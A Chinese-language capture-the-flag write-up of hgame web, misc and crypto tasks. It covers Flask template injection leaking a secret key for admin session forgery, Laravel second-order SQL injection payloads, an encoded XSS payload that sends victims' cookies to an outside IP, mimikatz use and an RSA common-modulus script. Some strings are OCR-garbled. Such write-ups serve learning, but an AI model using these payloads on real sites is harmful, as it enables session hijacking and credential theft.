


id:自闭傻狗

WEB

happyPython

登陆后是这个页面




Hello olddog

输入别的代替user显示在了页面上



/1 doesn't exist.

输入2-1被插入到模板中 然后被jinja2语法解释器解析 返回了解析后的结果



/1 doesn't exist.

获取config 其中暴露出了secret_key

```
118.25.18.223:3001/{config}
Base64编码转换工具... 16进制到文本字符串... 站长工具 - 站长之家 Getting Started - CT... 新手 - 先知社区 SecWiki-安全维基汇...
LOGOUT

/<Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS':
None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': '9RxdzNwq7!nOoK3*',
'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'USE_X_SENDFILE': False,
'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session',
'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None,
'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False,
'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True,
'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0,
43200), 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False,
'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII':
True, 'JSON_SORT_KEYS': True, 'JSONIFY_PRETTYPRINT_REGULAR': False,
'JSONIFY_MIMETYPE': 'application/json', 'TEMPLATES_AUTO_RELOAD': None,
'MAX_COOKIE_SIZE': 4093, 'CSRF_ENABLED': True, 'SQLALCHEMY_DATABASE_URI':
```

接下来就可以伪造管理员session了

先获取自己的session查看格式

```
118.25.18.223:3001/{session}
Base64编码转换工具... 16进制到文本字符串... 站长工具 - 站长之家 Getting Started - CT... 新手 - 先知社区 SecWiki-安全维基汇...
LOGOUT

/<SecureCookieSession {'_fresh': True, '_id':
'051101fca32cbd279dfd6e96892ec55881e06fcb6a52872d04c920c74efacf9e24553648663',
'csrf_token': 'e6b57aedab5d8f810a5e6c4973d29aadf1ecde5f', 'user_id': '116'}> doesn't exist.
```

我的user_id是116 我后续注册了几个账号 发现user_id是按注册顺序排的 猜想admin的user_id是1


把user_id改为1 通过github上的脚本(<https://github.com/noraj/flask-session-cookie-manager>)结合secret_key进行加密

```
olddog@ubuntu:~/c/tools> python session_cookie_manager.py encode -s "9RxdzNwq7!nOoK3*" -t '{"u.csrf_token": u'1b9811423578068ade19156dffcfad5d496373ec', u'fresh': True, u'user_id': u'1', u'_id': u'051101fca32cbd279dfd6e96892ec55881e06fcb6a52872d04c920c74efacf9e245536486635b70ed6ecc6c446f0b431600fbaa9626a2089b2ca45ae7b8dc2eb'}"
```

然后在user页面替换一下session 刷新一下得到flag



Oh ! you get the flag
hgame{Qu_bu_la1_m1ng_z1_14}



结束

happyPHP

登陆后是这个页面



hello OldDog

右键源代码发现github代码地址

```
91         <div style="text-align: center;font-size: 30px;">
92         <div>
93             <p class="alert alert-info">
94                 hello admin@hgame.com
95             </p>
96         </div>
97         </div>
98         <!--https://github.com/Lou00/laravel-->
99     </body>
100 </html>
101
```

登录后是这个页面



hello OldDog

可以看到源代码里关键部分



```
9 use think\response\Redirect;
10
11 class SessionsController extends Controller
12 {
13     public function store(Request $request)
14     {
15         $credentials = $this->validate($request, [
16             'email' => 'required|email|max:100',
17             'password' => 'required'
18         ]);
19
20         if (Auth::attempt($credentials)) {
21             if (Auth::user()->id ==1){
22                 session()->flash('info', 'flag :*****');
23                 return redirect()->route('users.show');
24             }
25             $name = DB::select("SELECT name FROM `users` WHERE `name`='".Auth::user()->name."'");
26             session()->flash('info', 'hello '.$name[0]->name);
27             return redirect()->route('users.show');
28         } else {
29             session()->flash('danger', 'sorry,login failed');
30             return redirect()->back()->withInput();
31         }
32     }
33     public function destroy()
```

从21行简单分析一下

如果id为1 那么弹出flag

如果不为1 那么从数据库中取出该用户的name并拼接与hello拼接显示在页面里

这句对数据库操作的sql语句的name是注册时输入的name 是可控的 而没有任何过滤

所以我们的注入语句写在注册时name里面 然后登录后让他们拼接 把想要的信息显示在页面里

注册一个用来看当前数据库的账号

Register

登录后 当前数据库显示出来了



hello hgame

注册一个查看hgame数据库中所有表名的账号

name为 `' union select group_concat(table_name) from information_schema.tables where table_schema='hgame`

登陆后 hgame数据库中的所有表名显示出来了




hello users

注册一个查看user表中所有列名的账号

name为 `' union select group_concat(column_name) from information_schema.columns where table_name='users`

登陆后 user表中的所有列名显示出来了



hello id,name,email,password,remember_token,updated_at,created_at

我们的目标是找出id=1的email和password然后登陆 获得flag

注册一个查看id=1的email和password的账号

name为 ' union select group_concat(email,password) from users where id=1#

登陆后 id=1的email和password显示出来了




hello

admin@hgame.comeyJpdil6lnJuVnJxZkN2ZkpnbZTVGk5ejdLTHc9PSlslnZhbHVljoIRWFSXC80Z

password是laravel框架的加密 解密需要.env文件中的APP_KEY

出题人在github项目中上传了.env文件然后删除了



然后我把整个github上的代码覆盖到我的laravel框架里 把APP+KEY添加到.env里

用框架的解密函数进行解密

```
?php
namespace App\Http\Controllers;
use Illuminate\Http\Request;
class StaticPagesController extends Controller
{
    public function home()
    {
        dd(decrypt('eyJpdjI6InJuVnJxZkN2ZkpnbnZTVGk5ejdLTHc9PSIsInZhbHVlIjo1RWFSXC80ZmxkT0dQMudcL2FESzh1OHUxOWxkbXhsK3lCM3Mra0JBW9Qb2RzPSIsIm1hYyI6IjU2
ZTJiMzNlY2QyODI4ZmU2ZjQxN2M3ZTk4ZTlhNTg4YzA5N2YwODM0OTlMGnJNzIzN2JjMjc3NDFlODI5YWYifQ=='));
        return view('static_pages/home');
    }
}
```

解密出了密码



然后用admin@hgame.com和9pqfP1er0Ir9UUfR进行登录



flag :hgame{2ba146cf-b11c-4512-839f-e1fbf5e759c9}

结束


happyXSS

过滤了很多东西

我的绕过姿势

测试弹自己的cookie

```
<iframe
src=javascript:eval(String.fromCharCode(97,108,101,114,116,40,100,111,99,117,109,101,110,116,4
6,99,111,111,107,105,101,41))>
```



传服务器姿势

```
<iframe
```

```
src=javascript:eval(String.fromCharCode(119,105,110,100,111,119,46,111,112,101,110,40,39,104,116,116,112,58,47,47,52,55,46,49,48,54,46,57,51,46,49,53,50,47,120,115,115,47,99,111,111,107,105,101,46,112,104,112,63,99,111,111,107,105,101,61,39,43,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41))>
```


```
root@iZwz9cd9ty2q3dz8yxynozZ:/data/wwwroot/happyphp/public/xss# cat cookie.txt
PHPSESSID=rn68jrsnt3ab8cb3f93a2ro0b; Flag=hgame{Xss_1s_Re@LLY_Haaaaaappy!!!}root@iZwz9cd9ty2q3dz8yxynozZ:/data/wwwroot/happyphp/public/xss#
```

结束

MISC

Warmup

下载下来 发现文件头是dmp文件 用mimikatz获取密码




sha256加密一下就是flag

结束

暗藏玄机

双图 猜测盲水印攻击

用BlindWaterMark



结束

CRYPTO

easy_rsa

rsa共模攻击 但是e1和e2不互质

用网上的攻击脚本 因为gcd(e1,e2)=3 最后的m要开三次方 最后加一句就好了

代码如下

```
# -*- coding: utf-8 -*-
from libnum import n2s,s2n
from gmpy2 import invert
import gmpy2
# 欧几里得算法
def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)

def main():
```

```

n=1871157754256114315257719496076870041027908731907915986913659430235034274477662972636
59511725805287628054474870241372081277846646439544858468279914887917505930311434970958703
97820219824000743676045806456432856502768895919202862310419911300246470823350706958891601
71117346535999280449500424970531179621297751620110072804382326525120158949324055463702519
24814695061116444125989712125545575894704760059042159196510743300163200300123913027936769
53752656314071927497673022974152701572858773989532056043358122189842762140894546844851831
832813883995429242295372929392682679812183046426199236885083507875451956662420312801953
c1=982266932179633503937264933456488823103596770140636969749202660438903735226390723964
78301421822489745293145510275497193552315949115816085259013420061471837921205016042891069
73933472687088969991478865416218015207802784136184437889211644646774785065572150130712202
03776793254607877475665258666934080167857182664635592618196311741665136194134056580829678
61709431361138071511482094658899081696341333730816646123685655707236898136353930785217507
26259858543615520710737570949053926123873911677081386086244267795013665107772525492047350
61371411029773658417963591831513023624400334950823489094699389806415917437781866350205
c2=192244435800663432138663938566273988418431244693997622517410875746244205615486604580
86784452082293935521485769198766136624390771329773639047455035614511051086923701017616007
19910916330231378451090645358758543517668917016294307783936023589082490246450122676353251
92796323885515329825019200898236628453263130976407665394764205466318745746288740698734442
45668480369117339260359853387885393126814402514645942753238892089370095055858675996019368
73974026380576450528173979855664016779641105135832042572903200451305235580685803156517543
868795310203153505297624196103435302226243061215363644196842150544349579693112255795926
e1=209472
e2=15951
s = egcd(e1, e2)
s1 = s[1]
s2 = s[2]
# 求模反元素
if s1<0:
    s1 = - s1
    c1 = invert(c1, n)
elif s2<0:
    s2 = - s2
    c2 = invert(c2, n)
m = pow(c1,s1,n)*pow(c2,s2,n) % n
m = gmpy2.mpz(m)
i,j =gmpy2.iroot_rem(m,3)
print i
if __name__ == '__main__':
    main()

```

```

D:\ctf\tools\cma>python2 cma22.py
59594981651654789

```

结束